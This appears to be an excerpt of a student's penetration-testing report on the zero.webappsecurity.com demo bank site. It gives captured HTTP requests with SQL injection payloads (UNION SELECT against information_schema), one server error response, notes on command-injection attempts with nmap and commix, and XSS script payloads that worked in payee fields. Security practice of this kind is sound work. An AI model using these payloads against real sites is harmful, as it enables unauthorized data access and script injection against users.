
Figure 13: SQL injection attack, in request there is the website and attack string (accountId) and in response the response from the server to that attack. I browsed how to solve "incompatible data types" but found nothing. As far as I can see this is an injectable point.



```
POST /bank/money-map-get-spendings-by-type.html?_dc=1608987998390
HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 17
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/money-map.html
Cookie: JSESSIONID=B4ACF634; username=username; password=password

groupType=CREDIT' UNION SELECT schema_name FROM
information_schema.schemata --
```

```
Content-Language: en
Content-Length: 968
Connection: close

<html><head><title>Apache Tomcat/7.0.70 - Error
report</title><style><!--H1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D
76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D
76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D
76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white
;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D
76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-
size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}--></style> </head><body><h1>HTTP Status 400 - </h1><HR
size="1" noshade="noshade"><p><b>type</b> Status
report</p><p><b>message</b> <u></u></p><p><b>description</b> <u>The
request sent by the client was syntactically incorrect.</u></p><HR
size="1" noshade="noshade"><h3>Apache Tomcat/7.0.70</h3></body></html>
```

Figure 12: SQL injection attack, in request there is website and string (groupType) for the attack and in response the server response to that attack. I tried different combinations but the response is always "syntactically incorrect"



```
POST /bank/pay-bills-new-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Cookie: JSESSIONID=FF7F63FE; username=username; password=password
Upgrade-Insecure-Requests: 1

name=a&address=a&account=a&details=a'
```


```
POST /bank/transfer-funds-verify.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/transfer-funds.html
Cookie: JSESSIONID=FF7F63FE; username=username; password=password
Upgrade-Insecure-Requests: 1

fromAccountId=1&toAccountId=1&amount=5&description=a'
```

```
POST /bank/account-activity-show-transactions.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 74
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/account-activity.html
Cookie: JSESSIONID=FF7F63FE; username=username; password=password

accountId=1' UNION SELECT schema_name from information_schema.schemata
--
```

```
POST /bank/pay-bills-saved-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Cookie: JSESSIONID=FF7F63FE; username=username; password=password
Upgrade-Insecure-Requests: 1

payee=sprint&account=1&amount=5&date=2020-12-21&description=a
```

Figure 14: for SQL injection I also tried this attacks but none of them worked

- Command injection. When I used nmap I noticed that there are some interesting directories like /admin/, /admin/index.html, /login.html, /manager/html, /README.txt, /docs/, /errors/ so I have tried command injections using these paths in every blank place I found, with and without login but I was not able to find anything. So, after that I tried with commix, a ready-to-use tool to make command injections automatically but maybe I have not understood how it works in fact I found nothing.
- The last attack I studied is the XSS so I decided to check in every blank space the tag <script>alert("XSS")</script> and it worked in the following page in all available fields.



Pay Saved Payee | Add New Payee | Purchase Foreign Currency

Who are you paying?

Payee Name	<script>alert("XSS name")</script>
Payee Address	<script>alert("XSS address")</script>
Account	<script>alert("XSS account")</script>
Payee Details	<script>alert("XSS details")</script>

Figure 15: XSS injections worked in "Add New Payee" page, accessible only after login

Instead in the "Transfer Money" page I think there is some sort of sanitization because after the first send the payload attack was cut.


Transfer Money & Make Payments - Verify

Please verify that the following transaction is correct by selecting the **Submit** button below.

From Account	Savings
To Account	Savings
Amount	$ 5
Description	<script>alert("/> "/>

Figure 16: injection in transfer-funds page but not worked as you can see

That is all for the attacks I made, maybe I forgot something but in very few hours that is what I have found.